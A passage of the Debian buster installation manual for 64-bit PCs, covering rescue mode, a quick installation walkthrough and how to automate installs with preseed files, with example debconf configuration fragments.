Sometimes, things go wrong, and the system you've carefully installed is no longer bootable. Perhaps the boot loader configuration broke while trying out a change, or perhaps a new kernel you installed won't boot, or perhaps cosmic rays hit your disk and flipped a bit in `/sbin/init`. Regardless of the cause, you'll need to have a system to work from while you fix it, and rescue mode can be useful for this.

To access rescue mode, select **rescue** from the boot menu, type **rescue** at the `boot:` prompt, or boot with the **rescue/enable=true** boot parameter. You'll be shown the first few screens of the installer, with a note in the corner of the display to indicate that this is rescue mode, not a full installation. Don't worry, your system is not about to be overwritten! Rescue mode simply takes advantage of the hardware detection facilities available in the installer to ensure that your disks, network devices, and so on are available to you while repairing your system.

Instead of the partitioning tool, you should now be presented with a list of the partitions on your system, and asked to select one of them. Normally, you should select the partition containing the root file system that you need to repair. You may select partitions on RAID and LVM devices as well as those created directly on disks.

If possible, the installer will now present you with a shell prompt in the file system you selected, which you can use to perform any necessary repairs. For example, if you need to reinstall the GRUB boot loader into the master boot record of the first hard disk, you could enter the command **grub-install '(hd0)'** to do so.

If the installer cannot run a usable shell in the root file system you selected, perhaps because the file system is corrupt, then it will issue a warning and offer to give you a shell in the installer environment instead. You may not have as many tools available in this environment, but they will often be enough to repair your system anyway. The root file system you selected will be mounted on the `/target` directory.

In either case, after you exit the shell, the system will reboot.

Finally, note that repairing broken systems can be difficult, and this manual does not attempt to go into all the things that might have gone wrong or how to fix them. If you have problems, consult an expert.

# Appendix A

## Installation Howto

This document describes how to install Debian GNU/Linux buster for the 64-bit PC (“amd64”) with the new `debian-installer`. It is a quick walkthrough of the installation process which should contain all the information you will need for most installs. When more information can be useful, we will link to more detailed explanations in other parts of this document.

### A.1 Preliminaries

If you encounter bugs during your install, please refer to Section 5.4.7 for instructions on how to report them. If you have questions which cannot be answered by this document, please direct them to the `debian-boot` mailing list (`debian-boot@lists.debian.org`) or ask on IRC (`#debian-boot` on the OFTC network).

### A.2 Booting the installer

The `debian-cd` team provides builds of CD images using `debian-installer` on the [Debian CD page](#). For more information on where to get CDs, see Section 4.1.

Some installation methods require other images than CD images. Section 4.2.1 explains how to find images on Debian mirrors.

The subsections below will give the details about which images you should get for each possible means of installation.

#### A.2.1 CDROM

The `netinst` CD image is a popular image which can be used to install buster with the `debian-installer`. This image is intended to boot from CD and install additional packages over a network; hence the name ‘netinst’. The image has the software components needed to run the installer and the base packages to provide a minimal buster system. If you’d rather, you can get a full size CD image which will not need the network to install. You only need the first CD of the set.

Download whichever type you prefer and burn it to a CD. To boot the CD, you may need to change your BIOS configuration, as explained in Section 3.6.1.

#### A.2.2 USB memory stick

It’s also possible to install from removable USB storage devices. For example a USB keychain can make a handy Debian install medium that you can take with you anywhere.

The easiest way to prepare your USB memory stick is to download any Debian CD or DVD image that will fit on it, and write the CD image directly to the memory stick. Of course this will destroy anything already on the memory stick. This works because Debian CD images are “isohybrid” images that can boot both from CD and from USB drives.

There are other, more flexible ways to set up a memory stick to use the `debian-installer`, and it’s possible to get it to work with smaller memory sticks. For details, see Section 4.3.

Some BIOSes can boot USB storage directly, and some cannot. You may need to configure your BIOS to enable “USB legacy support”. The boot device selection menu should show “removable drive” or “USB-HDD” to get it to boot from the USB device. For helpful hints and details, see Section 5.1.1.

### A.2.3 Booting from network

It's also possible to boot `debian-installer` completely from the net. The various methods to netboot depend on your architecture and netboot setup. The files in `netboot/` can be used to netboot `debian-installer`.

The easiest thing to set up is probably PXE netbooting. Untar the file `netboot/pxeboot.tar.gz` into `/srv/tftp` or wherever is appropriate for your tftp server. Set up your DHCP server to pass filename `pxelinux.0` to clients, and with luck everything will just work. For detailed instructions, see Section 4.5.

### A.2.4 Booting from hard disk

It's possible to boot the installer using no removable media, but just an existing hard disk, which can have a different OS on it. Download `hd-media/initrd.gz`, `hd-media/vmlinuz`, and a Debian CD image to the top-level directory of the hard disk. Make sure that the CD image has a filename ending in `.iso`. Now it's just a matter of booting linux with the `initrd`. Section 5.1.5 explains one way to do it.

## A.3 Installation

Once the installer starts, you will be greeted with an initial screen. Press **Enter** to boot, or read the instructions for other boot methods and parameters (see Section 5.3).

After a while you will be asked to select your language. Use the arrow keys to pick a language and press **Enter** to continue. Next you'll be asked to select your country, with the choices including countries where your language is spoken. If it's not on the short list, a list of all the countries in the world is available.

You may be asked to confirm your keyboard layout. Choose the default unless you know better.

Now sit back while `debian-installer` detects some of your hardware, and loads the rest of itself from CD, floppy, USB, etc.

Next the installer will try to detect your network hardware and set up networking by DHCP. If you are not on a network or do not have DHCP, you will be given the opportunity to configure the network manually.

Setting up the network is followed by the creation of user accounts. By default you are asked to provide a password for the "root" (administrator) account and information necessary to create one regular user account. If you do not specify a password for the "root" user, this account will be disabled but the `sudo` package will be installed later to enable administrative tasks to be carried out on the new system. By default, the first user created on the system will be allowed to use the `sudo` command to become root.

The next step is setting up your clock and time zone. The installer will try to contact a time server on the Internet to ensure the clock is set correctly. The time zone is based on the country selected earlier and the installer will only ask to select one if a country has multiple zones.

Now it is time to partition your disks. First you will be given the opportunity to automatically partition either an entire drive, or available free space on a drive (see Section 6.3.4.2). This is recommended for new users or anyone in a hurry. If you do not want to autopartition, choose Manual from the menu.

If you have an existing DOS or Windows partition that you want to preserve, be very careful with automatic partitioning. If you choose manual partitioning, you can use the installer to resize existing FAT or NTFS partitions to create room for the Debian install: simply select the partition and specify its new size.

On the next screen you will see your partition table, how the partitions will be formatted, and where they will be mounted. Select a partition to modify or delete it. If you did automatic partitioning, you should just be able to choose Finish partitioning and write changes to disk from the menu to use what it set up. Remember to assign at least one partition for swap space and to mount a partition on `/`. For more detailed information on how to use the partitioner, please refer to Section 6.3.4; the appendix Appendix C has more general information about partitioning.

Now `debian-installer` formats your partitions and starts to install the base system, which can take a while. That is followed by installing a kernel.

The base system that was installed earlier is a working, but very minimal installation. To make the system more functional the next step allows you to install additional packages by selecting tasks. Before packages can be installed `apt` needs to be configured as that defines from where the packages will be retrieved. The "Standard system" task will be selected by default and should normally be installed. Select the "Desktop environment" task if you would like to have a graphical desktop after the installation. See Section 6.3.6.2 for additional information about this step.

The last step is to install a boot loader. If the installer detects other operating systems on your computer, it will add them to the boot menu and let you know. By default GRUB will be installed to the master boot record of the first harddrive, which is generally a good choice. You'll be given the opportunity to override that choice and install it elsewhere.

`debian-installer` will now tell you that the installation has finished. Remove the cdrom or other boot media and hit **Enter** to reboot your machine. It should boot up into the newly installed system and allow you to log in. This is explained in Chapter 7.

If you need more information on the install process, see Chapter 6.

## A.4 Send us an installation report

If you successfully managed an installation with `debian-installer`, please take time to provide us with a report. The simplest way to do so is to install the `reportbug` package (**`apt install reportbug`**), configure `reportbug` as explained in Section 8.4.2, and run **`reportbug installation-reports`**.

If you did not complete the install, you probably found a bug in `debian-installer`. To improve the installer it is necessary that we know about them, so please take the time to report them. You can use an installation report to report problems; if the install completely fails, see Section 5.4.6.

## A.5 And finally...

We hope that your Debian installation is pleasant and that you find Debian useful. You might want to read Chapter 8.

# Appendix B

## Automating the installation using preseeding

This appendix explains how to preseed answers to questions in `debian-installer` to automate your installation.

The configuration fragments used in this appendix are also available as an example preconfiguration file from <https://www.debian.org/releases/buster/example-preseed.txt>.

### B.1 Introduction

Preseeding provides a way to set answers to questions asked during the installation process, without having to manually enter the answers while the installation is running. This makes it possible to fully automate most types of installation and even offers some features not available during normal installations.

Preseeding is not required. If you use an empty preseed file, the installer will behave just the same way as in a normal manual installation. Each question you preseed will (if you got it right!) modify the installation in some way from that baseline.

#### B.1.1 Preseeding methods

There are three methods that can be used for preseeding: *initrd*, *file* and *network*. *initrd* preseeding will work with any installation method and supports preseeding of more things, but it requires the most preparation. *file* and *network* preseeding each can be used with different installation methods.

The following table shows which preseeding methods can be used with which installation methods.

Installation method	initrd	file	network
CD/DVD	yes	yes	yes <sup>1</sup>
netboot	yes	no	yes
hd-media (including usb-stick)	yes	yes	yes <sup>1</sup>

An important difference between the preseeding methods is the point at which the preconfiguration file is loaded and processed. For *initrd* preseeding this is right at the start of the installation, before the first question is even asked. Preseeding from the kernel command line happens just after. It is thus possible to override configuration set in the *initrd* by editing the kernel command line (either in the bootloader configuration or manually at boot time for bootloaders that allow it). For *file* preseeding this is after the CD or CD image has been loaded. For *network* preseeding it is only after the network has been configured.

---

<sup>1</sup> but only if you have network access, and set `preseed/url` appropriately

**IMPORTANT**

Obviously, any questions that have been processed before the preconfiguration file is loaded cannot be preseeded (this will include questions that are only displayed at medium or low priority, like the first hardware detection run). A not so convenient way to avoid these questions from being asked is to preseed them through the boot parameters, as described in Section [B.2.2](#).

In order to easily avoid the questions that would normally appear before the pre-seeding occurs, you can start the installer in “auto” mode. This delays questions that would normally be asked too early for preseeding (i.e. language, country and keyboard selection) until after the network comes up, thus allowing them to be pre-seeded. It also runs the installation at critical priority, which avoids many unimportant questions. See Section [B.2.3](#) for details.

**B.1.2 Limitations**

Although most questions used by `debian-installer` can be preseeded using this method, there are some notable exceptions. You must (re)partition an entire disk or use available free space on a disk; it is not possible to use existing partitions.

**B.2 Using preseeding**

You will first need to create a preconfiguration file and place it in the location from where you want to use it. Creating the preconfiguration file is covered later in this appendix. Putting it in the correct location is fairly straightforward for network preseeding or if you want to read the file off a floppy or usb-stick. If you want to include the file on a CD or DVD, you will have to remaster the ISO image. How to get the preconfiguration file included in the `initrd` is outside the scope of this document; please consult the developers’ documentation for `debian-installer`.

An example preconfiguration file that you can use as basis for your own preconfiguration file is available from <https://www.debian.org/releases/buster/example-preseed.txt>. This file is based on the configuration fragments included in this appendix.

**B.2.1 Loading the preconfiguration file**

If you are using `initrd` preseeding, you only have to make sure a file named `preseed.cfg` is included in the root directory of the `initrd`. The installer will automatically check if this file is present and load it.

For the other preseeding methods you need to tell the installer what file to use when you boot it. This is normally done by passing the kernel a boot parameter, either manually at boot time or by editing the bootloader configuration file (e.g. `syslinux.cfg`) and adding the parameter to the end of the `append` line(s) for the kernel.

If you do specify the preconfiguration file in the bootloader configuration, you might change the configuration so you don’t need to hit `enter` to boot the installer. For `syslinux` this means setting the `timeout` to `1` in `syslinux.cfg`.

To make sure the installer gets the right preconfiguration file, you can optionally specify a checksum for the file. Currently this needs to be a `md5sum`, and if specified it must match the preconfiguration file or the installer will refuse to use it.

```

Boot parameters to specify:
- if you're netbooting:
  preseed/url=http://host/path/to/preseed.cfg
  preseed/url/checksum=5da499872beccfed2c4872f9171c3d
- or
  preseed/url=tftp://host/path/to/preseed.cfg
  preseed/url/checksum=5da499872beccfed2c4872f9171c3d

- if you're booting a remastered CD:
  preseed/file=/cdrom/preseed.cfg
  preseed/file/checksum=5da499872beccfed2c4872f9171c3d

- if you're installing from USB media (put the preconfiguration file in the

```

```
toplevel directory of the USB stick):
preseed/file=/hd-media/preseed.cfg
preseed/file/checksum=5da499872becccfeda2c4872f9171c3d
```

Note that `preseed/url` can be shortened to just `url`, `preseed/file` to just `file` and `preseed/file/checksum` to just `preseed-md5` when they are passed as boot parameters.

## B.2.2 Using boot parameters to preseed questions

If a preconfiguration file cannot be used to preseed some steps, the install can still be fully automated, since you can pass preseed values on the command line when booting the installer.

Boot parameters can also be used if you do not really want to use preseeding, but just want to provide an answer for a specific question. Some examples where this can be useful are documented elsewhere in this manual.

To set a value to be used inside `debian-installer`, just pass `path/to/variable=value` for any of the preseed variables listed in the examples in this appendix. If a value is to be used to configure packages for the target system, you will need to prepend the *owner*<sup>2</sup> of the variable as in `owner:path/to/variable=value`. If you don't specify the owner, the value for the variable will not be copied to the debconf database in the target system and thus remain unused during the configuration of the relevant package.

Normally, preseeding a question in this way will mean that the question will not be asked. To set a specific default value for a question, but still have the question asked, use “?=” instead of “=” as operator. See also Section B.5.2.

Note that some variables that are frequently set at the boot prompt have a shorter alias. If an alias is available, it is used in the examples in this appendix instead of the full variable. The `preseed/url` variable for example has been aliased as `url`. Another example is the `tasks` alias, which translates to `tasksel:tasksel/first`.

A “---” in the boot options has special meaning. Kernel parameters that appear after the last “---” may be copied into the bootloader configuration for the installed system (if supported by the installer for the bootloader). The installer will automatically filter out any options (like preconfiguration options) that it recognizes.

### NOTE



Current linux kernels (2.6.9 and later) accept a maximum of 32 command line options and 32 environment options, including any options added by default for the installer. If these numbers are exceeded, the kernel will panic (crash). (For earlier kernels, these numbers were lower.)

For most installations some of the default options in your bootloader configuration file, like `vga=normal`, may be safely removed which may allow you to add more options for preseeding.

### NOTE



It may not always be possible to specify values with spaces for boot parameters, even if you delimit them with quotes.

## B.2.3 Auto mode

There are several features of Debian Installer that combine to allow fairly simple command lines at the boot prompt to result in arbitrarily complex customized automatic installs.

This is enabled by using the `Automated install` boot choice, also called `auto` for some architectures or boot methods. In this section, `auto` is thus not a parameter, it means selecting that boot choice, and appending the following boot parameters on the boot prompt. See Section 5.1.7 for information on how to add a boot parameter.

To illustrate this, here are some examples that can be used at the boot prompt:

<sup>2</sup> The owner of a debconf variable (or template) is normally the name of the package that contains the corresponding debconf template. For variables used in the installer itself the owner is “d-i”. Templates and variables can have more than one owner which helps to determine whether they can be removed from the debconf database if the package is purged.

```
auto url=autoserver
```

This relies on there being a DHCP server that will get the machine to the point where `autoserver` can be resolved by DNS, perhaps after adding the local domain if that was provided by DHCP. If this was done at a site where the domain is `example.com`, and they have a reasonably sane DHCP setup, it would result in the preseed file being retrieved from `http://autoserver.example.com/d-i/buster/./preseed.cfg`.

The last part of that url (`d-i/buster/./preseed.cfg`) is taken from `auto-install/defaultroot`. By default this includes the directory `buster` to allow future versions to specify their own codename and let people migrate forwards in a controlled manner. The `./` bit is used to indicate a root, relative to which subsequent paths can be anchored (for use in `preseed/include` and `preseed/run`). This allows files to be specified either as full URLs, paths starting with `/` that are thus anchored, or even paths relative to the location where the last preseed file was found. This can be used to construct more portable scripts where an entire hierarchy of scripts can be moved to a new location without breaking it, for example copying the files onto a USB stick when they started out on a web server. In this example, if the preseed file sets `preseed/run` to `/scripts/late_command.sh` then the file will be fetched from `http://autoserver.example.com/d-i/buster/./scripts/late_command.sh`.

If there is no local DHCP or DNS infrastructure, or if you do not want to use the default path to `preseed.cfg`, you can still use an explicit url, and if you don't use the `./` element it will be anchored to the start of the path (i.e. the third `/` in the URL). Here is an example that requires minimal support from the local network infrastructure:

```
auto url=http://192.168.1.2/path/to/mypreseed.file
```

The way this works is that:

- if the URL is missing a protocol, `http` is assumed,
- if the hostname section contains no periods, it has the domain derived from DHCP appended to it, and
- if there's no `/`'s after the hostname, then the default path is added.

In addition to specifying the url, you can also specify settings that do not directly affect the behavior of `debian-installer` itself, but can be passed through to scripts specified using `preseed/run` in the loaded preseed file. At present, the only example of this is `auto-install/classes`, which has an alias `classes`. This can be used thus:

```
auto url=example.com classes=class_A;class_B
```

The classes could for example denote the type of system to be installed, or the localization to be used.

It is of course possible to extend this concept, and if you do, it is reasonable to use the `auto-install` namespace for this. So one might have something like `auto-install/style` which is then used in your scripts. If you feel the need to do this, please mention it on the [debian-boot@lists.debian.org](mailto:debian-boot@lists.debian.org) mailing list so that we can avoid namespace conflicts, and perhaps add an alias for the parameter for you.

The `auto boot` choice is not yet defined on all arches. The same effect may be achieved by simply adding the two parameters `auto=true` `priority=critical` to the kernel command line. The `auto` kernel parameter is an alias for `auto-install/enable` and setting it to `true` delays the locale and keyboard questions until after there has been a chance to preseed them, while `priority` is an alias for `debconf/priority` and setting it to `critical` stops any questions with a lower priority from being asked.

Additional options that may be of interest while attempting to automate an install while using DHCP are: `interface=auto` `netcfg/dhcp_timeout=60` which makes the machine choose the first viable NIC and be more patient about getting a reply to its DHCP query.

#### TIP



An extensive example of how to use this framework, including example scripts and classes, can be found on the [website of its developer](#). The examples available there also show many other nice effects that can be achieved by creative use of preconfiguration.



### B.2.4 Aliases useful with preseeding

The following aliases can be useful when using (auto mode) preseeding. Note that these are simply short aliases for question names, and you always need to specify a value as well: for example, `auto=true` or `interface=eth0`.

priority	debconf/priority
fb	debian-installer/framebuffer
language	debian-installer/language
country	debian-installer/country
locale	debian-installer/locale
theme	debian-installer/theme
auto	auto-install/enable
classes	auto-install/classes
file	preseed/file
url	preseed/url
domain	netcfg/get_domain
hostname	netcfg/get_hostname
interface	netcfg/choose_interface
protocol	mirror/protocol
suite	mirror/suite
modules	anna/choose_modules
recommends	base-installer/install-recommends
tasks	tasksel:tasksel/first
desktop	tasksel:tasksel/desktop
dmraid	disk-detect/dmraid/enable
keymap	keyboard-configuration/xkb-keymap
preseed-md5	preseed/file/checksum

### B.2.5 Using a DHCP server to specify preconfiguration files

It's also possible to use DHCP to specify a preconfiguration file to download from the network. DHCP allows specifying a filename. Normally this is a file to netboot, but if it appears to be an URL then installation media that support network preseeding will download the file from the URL and use it as a preconfiguration file. Here is an example of how to set it up in the `dhcpd.conf` for version 3 of the ISC DHCP server (the `isc-dhcp-server` Debian package).

```
if substring (option vendor-class-identifier, 0, 3) = "d-i" {
    filename "http://host/preseed.cfg";
}
```

Note that the above example limits this filename to DHCP clients that identify themselves as "d-i", so it will not affect regular DHCP clients, but only the installer. You can also put the text in a stanza for only one particular host to avoid preseeding all installs on your network.

A good way to use the DHCP preseeding is to only preseed values specific to your network, such as the Debian mirror to use. This way installs on your network will automatically get a good mirror selected, but the rest of the installation can be performed interactively. Using DHCP preseeding to fully automate Debian installs should only be done with care.

## B.3 Creating a preconfiguration file

The preconfiguration file is in the format used by the `debconf-set-selections` command. The general format of a line in a preconfiguration file is:

```
<owner> <question name> <question type> <value>
```

The file should start with `##_preseed_V1`

There are a few rules to keep in mind when writing a preconfiguration file.

- Put only a single space or tab between type and value: any additional whitespace will be interpreted as belonging to the value.

- A line can be split into multiple lines by appending a backslash (“\”) as the line continuation character. A good place to split a line is after the question name; a bad place is between type and value. Split lines will be joined into a single line with all leading/trailing whitespace condensed to a single space.
- For debconf variables (templates) used only in the installer itself, the owner should be set to “d-i”; to preseed variables used in the installed system, the name of the package that contains the corresponding debconf template should be used. Only variables that have their owner set to something other than “d-i” will be propagated to the debconf database for the installed system.
- Most questions need to be preseeded using the values valid in English and not the translated values. However, there are some questions (for example in `partman`) where the translated values need to be used.
- Some questions take a code as value instead of the English text that is shown during installation.
- Start with `#_preseed_V1`

The easiest way to create a preconfiguration file is to use the example file linked in Section B.4 as basis and work from there.

An alternative method is to do a manual installation and then, after rebooting, use the `debconf-get-selections` from the `debconf-utils` package to dump both the debconf database and the installer’s `cdebconf` database to a single file:

```
$ echo "#_preseed_V1" > file
$ debconf-get-selections --installer >> file
$ debconf-get-selections >> file
```

However, a file generated in this manner will have some items that should not be preseeded, and the example file is a better starting place for most users.

#### NOTE



This method relies on the fact that, at the end of the installation, the installer’s `cdebconf` database is saved to the installed system in `/var/log/installer/cdebconf`. However, because the database may contain sensitive information, by default the files are only readable by root.

The directory `/var/log/installer` and all files in it will be deleted from your system if you purge the package `installation-report`.

To check possible values for questions, you can use `nano` to examine the files in `/var/lib/cdebconf` while an installation is in progress. View `templates.dat` for the raw templates and `questions.dat` for the current values and for the values assigned to variables.

To check if the format of your preconfiguration file is valid before performing an install, you can use the command `debconf-set-selections -c preseed.cfg`.

## B.4 Contents of the preconfiguration file (for buster)

The configuration fragments used in this appendix are also available as an example preconfiguration file from <https://www.debian.org/releases/buster/example-preseed.txt>.

Note that this example is based on an installation for the Intel x86 architecture. If you are installing a different architecture, some of the examples (like keyboard selection and bootloader installation) may not be relevant and will need to be replaced by debconf settings appropriate for your architecture.

Details on how the different Debian Installer components actually work can be found in Section 6.3.

### B.4.1 Localization

During a normal install the questions about localization are asked first, so these values can only be preseeded via the `initrd` or kernel boot parameter methods. Auto mode (Section B.2.3) includes the setting of `auto-install/`

`enable=true` (normally via the `auto preseed` alias). This delays the asking of the localisation questions, so that they can be preseeded by any method.

The locale can be used to specify both language and country and can be any combination of a language supported by `debian-installer` and a recognized country. If the combination does not form a valid locale, the installer will automatically select a locale that is valid for the selected language. To specify the locale as a boot parameter, use `locale=en_US`.

Although this method is very easy to use, it does not allow preseeding of all possible combinations of language, country and locale<sup>3</sup>. So alternatively the values can be preseeded individually. Language and country can also be specified as boot parameters.

```
# Preseeding only locale sets language, country and locale.
d-i debian-installer/locale string en_US

# The values can also be preseeded individually for greater flexibility.
#d-i debian-installer/language string en
#d-i debian-installer/country string NL
#d-i debian-installer/locale string en_GB.UTF-8
# Optionally specify additional locales to be generated.
#d-i localechooser/supported-locales multiselect en_US.UTF-8, nl_NL.UTF-8
```

Keyboard configuration consists of selecting a keymap and (for non-latin keymaps) a toggle key to switch between the non-latin keymap and the US keymap. Only basic keymap variants are available during installation. Advanced variants are available only in the installed system, through **`dpkg-reconfigure keyboard-configuration`**.

```
# Keyboard selection.
d-i keyboard-configuration/xkb-keymap select us
# d-i keyboard-configuration/toggle select No toggling
```

To skip keyboard configuration, preseed `keymap` with **`skip-config`**. This will result in the kernel keymap remaining active.

## B.4.2 Network configuration

Of course, preseeding the network configuration won't work if you're loading your preconfiguration file from the network. But it's great when you're booting from CD or USB stick. If you are loading preconfiguration files from the network, you can pass network config parameters by using kernel boot parameters.

If you need to pick a particular interface when netbooting before loading a preconfiguration file from the network, use a boot parameter such as **`interface=eth1`**.

Although preseeding the network configuration is normally not possible when using network preseeding (using "preseed/url"), you can use the following hack to work around that, for example if you'd like to set a static address for the network interface. The hack is to force the network configuration to run again after the preconfiguration file has been loaded by creating a "preseed/run" script containing the following commands:

```
kill-all-dhcp; netcfg
```

The following debconf variables are relevant for network configuration.

```
# Disable network configuration entirely. This is useful for cdrom
# installations on non-networked devices where the network questions,
# warning and long timeouts are a nuisance.
#d-i netcfg/enable boolean false

# netcfg will choose an interface that has link if possible. This makes it
# skip displaying a list if there is more than one interface.
d-i netcfg/choose_interface select auto

# To pick a particular interface instead:
#d-i netcfg/choose_interface select eth1

# To set a different link detection timeout (default is 3 seconds).
# Values are interpreted as seconds.
```

<sup>3</sup> Preseeding locale to `en_NL` would for example result in `en_US.UTF-8` as default locale for the installed system. If e.g. `en_GB.UTF-8` is preferred instead, the values will need to be preseeded individually.

```

#d-i netcfg/link_wait_timeout string 10

# If you have a slow dhcp server and the installer times out waiting for
# it, this might be useful.
#d-i netcfg/dhcp_timeout string 60
#d-i netcfg/dhcpv6_timeout string 60

# If you prefer to configure the network manually, uncomment this line and
# the static network configuration below.
#d-i netcfg/disable_autoconfig boolean true

# If you want the preconfiguration file to work on systems both with and
# without a dhcp server, uncomment these lines and the static network
# configuration below.
#d-i netcfg/dhcp_failed note
#d-i netcfg/dhcp_options select Configure network manually

# Static network configuration.
#
# IPv4 example
#d-i netcfg/get_ipaddress string 192.168.1.42
#d-i netcfg/get_netmask string 255.255.255.0
#d-i netcfg/get_gateway string 192.168.1.1
#d-i netcfg/get_nameservers string 192.168.1.1
#d-i netcfg/confirm_static boolean true
#
# IPv6 example
#d-i netcfg/get_ipaddress string fc00::2
#d-i netcfg/get_netmask string ffff:ffff:ffff:ffff::
#d-i netcfg/get_gateway string fc00::1
#d-i netcfg/get_nameservers string fc00::1
#d-i netcfg/confirm_static boolean true

# Any hostname and domain names assigned from dhcp take precedence over
# values set here. However, setting the values still prevents the questions
# from being shown, even if values come from dhcp.
d-i netcfg/get_hostname string unassigned-hostname
d-i netcfg/get_domain string unassigned-domain

# If you want to force a hostname, regardless of what either the DHCP
# server returns or what the reverse DNS entry for the IP is, uncomment
# and adjust the following line.
#d-i netcfg/hostname string somehost

# Disable that annoying WEP key dialog.
d-i netcfg/wireless_wep string
# The wacky dhcp hostname that some ISPs use as a password of sorts.
#d-i netcfg/dhcp_hostname string radish

# If non-free firmware is needed for the network or other hardware, you can
# configure the installer to always try to load it, without prompting. Or
# change to false to disable asking.
#d-i hw-detect/load_firmware boolean true

```

Please note that **netcfg** will automatically determine the netmask if `netcfg/get_netmask` is not preseeded. In this case, the variable has to be marked as seen for automatic installations. Similarly, **netcfg** will choose an appropriate address if `netcfg/get_gateway` is not set. As a special case, you can set `netcfg/get_gateway` to “none” to specify that no gateway should be used.

### B.4.3 Network console

```

# Use the following settings if you wish to make use of the network-console
# component for remote installation over SSH. This only makes sense if you

```

```
# intend to perform the remainder of the installation manually.
#d-i anna/choose_modules string network-console
#d-i network-console/authorized_keys_url string http://10.0.0.1/openssh-key
#d-i network-console/password password r00tme
#d-i network-console/password-again password r00tme
```

#### B.4.4 Mirror settings

Depending on the installation method you use, a mirror may be used to download additional components of the installer, to install the base system, and to set up the `/etc/apt/sources.list` for the installed system.

The parameter `mirror/suite` determines the suite for the installed system.

The parameter `mirror/udeb/suite` determines the suite for additional components for the installer. It is only useful to set this if components are actually downloaded over the network and should match the suite that was used to build the `initrd` for the installation method used for the installation. Normally the installer will automatically use the correct value and there should be no need to set this.

```
# If you select ftp, the mirror/country string does not need to be set.
#d-i mirror/protocol string ftp
d-i mirror/country string manual
d-i mirror/http/hostname string http.us.debian.org
d-i mirror/http/directory string /debian
d-i mirror/http/proxy string

# Suite to install.
#d-i mirror/suite string testing
# Suite to use for loading installer components (optional).
#d-i mirror/udeb/suite string testing
```

#### B.4.5 Account setup

The password for the root account and name and password for a first regular user's account can be preseeded. For the passwords you can use either clear text values or `crypt(3)` hashes.

##### WARNING



Be aware that preseeding passwords is not completely secure as everyone with access to the preconfiguration file will have the knowledge of these passwords. Storing hashed passwords is considered secure unless a weak hashing algorithm like DES or MD5 is used which allow for bruteforce attacks. Recommended password hashing algorithms are SHA-256 and SHA512.

```
# Skip creation of a root account (normal user account will be able to
# use sudo).
#d-i passwd/root-login boolean false
# Alternatively, to skip creation of a normal user account.
#d-i passwd/make-user boolean false

# Root password, either in clear text
#d-i passwd/root-password password r00tme
#d-i passwd/root-password-again password r00tme
# or encrypted using a crypt(3) hash.
#d-i passwd/root-password-crypted password [crypt(3) hash]

# To create a normal user account.
#d-i passwd/user-fullname string Debian User
#d-i passwd/username string debian
# Normal user's password, either in clear text
#d-i passwd/user-password password insecure
```

```
#d-i passwd/user-password-again password insecure
# or encrypted using a crypt(3) hash.
#d-i passwd/user-password-encrypted password [crypt(3) hash]
# Create the first user with the specified UID instead of the default.
#d-i passwd/user-uid string 1010

# The user account will be added to some standard initial groups. To
# override that, use this.
#d-i passwd/user-default-groups string audio cdrom video
```

The `passwd/root-password-encrypted` and `passwd/user-password-encrypted` variables can also be preseeded with “!” as their value. In that case, the corresponding account is disabled. This may be convenient for the root account, provided of course that an alternative method is set up to allow administrative activities or root login (for instance by using SSH key authentication or **sudo**).

The following command (available from the `whois` package) can be used to generate a SHA-512 based `crypt(3)` hash for a password:

```
mkpasswd -m sha-512
```

## B.4.6 Clock and time zone setup

```
# Controls whether or not the hardware clock is set to UTC.
d-i clock-setup/utc boolean true

# You may set this to any valid setting for $TZ; see the contents of
# /usr/share/zoneinfo/ for valid values.
d-i time/zone string US/Eastern

# Controls whether to use NTP to set the clock during the install
d-i clock-setup/ntp boolean true
# NTP server to use. The default is almost always fine here.
#d-i clock-setup/ntp-server string ntp.example.com
```

## B.4.7 Partitioning

Using preseeding to partition the harddisk is limited to what is supported by `partman-auto`. You can choose to partition either existing free space on a disk or a whole disk. The layout of the disk can be determined by using a predefined recipe, a custom recipe from a recipe file or a recipe included in the preconfiguration file.

Preseeding of advanced partition setups using RAID, LVM and encryption is supported, but not with the full flexibility possible when partitioning during a non-preseeded install.

The examples below only provide basic information on the use of recipes. For detailed information see the files `partman-auto-recipe.txt` and `partman-auto-raid-recipe.txt` included in the `debian-installer` package. Both files are also available from the [debian-installer source repository](#). Note that the supported functionality may change between releases.

### WARNING



The identification of disks is dependent on the order in which their drivers are loaded. If there are multiple disks in the system, make very sure the correct one will be selected before using preseeding.

### B.4.7.1 Partitioning example

```
# If the system has free space you can choose to only partition that space.
# This is only honoured if partman-auto/method (below) is not set.
#d-i partman-auto/init_automatically_partition select biggest_free
```

```

# Alternatively, you may specify a disk to partition. If the system has only
# one disk the installer will default to using that, but otherwise the device
# name must be given in traditional, non-devfs format (so e.g. /dev/sda
# and not e.g. /dev/discs/disc0/disc).
# For example, to use the first SCSI/SATA hard disk:
#d-i partman-auto/disk string /dev/sda
# In addition, you'll need to specify the method to use.
# The presently available methods are:
# - regular: use the usual partition types for your architecture
# - lvm:      use LVM to partition the disk
# - crypto:  use LVM within an encrypted partition
d-i partman-auto/method string lvm

# You can define the amount of space that will be used for the LVM volume
# group. It can either be a size with its unit (eg. 20 GB), a percentage of
# free space or the 'max' keyword.
d-i partman-auto-lvm/guided_size string max

# If one of the disks that are going to be automatically partitioned
# contains an old LVM configuration, the user will normally receive a
# warning. This can be preseeded away...
d-i partman-lvm/device_remove_lvm boolean true
# The same applies to pre-existing software RAID array:
d-i partman-md/device_remove_md boolean true
# And the same goes for the confirmation to write the lvm partitions.
d-i partman-lvm/confirm boolean true
d-i partman-lvm/confirm_nooverwrite boolean true

# You can choose one of the three predefined partitioning recipes:
# - atomic: all files in one partition
# - home:   separate /home partition
# - multi:  separate /home, /var, and /tmp partitions
d-i partman-auto/choose_recipe select atomic

# Or provide a recipe of your own...
# If you have a way to get a recipe file into the d-i environment, you can
# just point at it.
#d-i partman-auto/expert_recipe_file string /hd-media/recipe

# If not, you can put an entire recipe into the preconfiguration file in one
# (logical) line. This example creates a small /boot partition, suitable
# swap, and uses the rest of the space for the root partition:
#d-i partman-auto/expert_recipe string
#   boot-root ::
#       40 50 100 ext3
#           $primary{ } $bootable{ }
#           method{ format } format{ }
#           use_filesystem{ } filesystem{ ext3 }
#           mountpoint{ /boot }
#
#       .
#       500 10000 1000000000 ext3
#           method{ format } format{ }
#           use_filesystem{ } filesystem{ ext3 }
#           mountpoint{ / }
#
#       .
#       64 512 300% linux-swaps
#           method{ swap } format{ }
#
#       .

# The full recipe format is documented in the file partman-auto-recipe.txt
# included in the 'debian-installer' package or available from D-I source
# repository. This also documents how to specify settings such as file
# system labels, volume group names and which physical devices to include

```

```
# in a volume group.

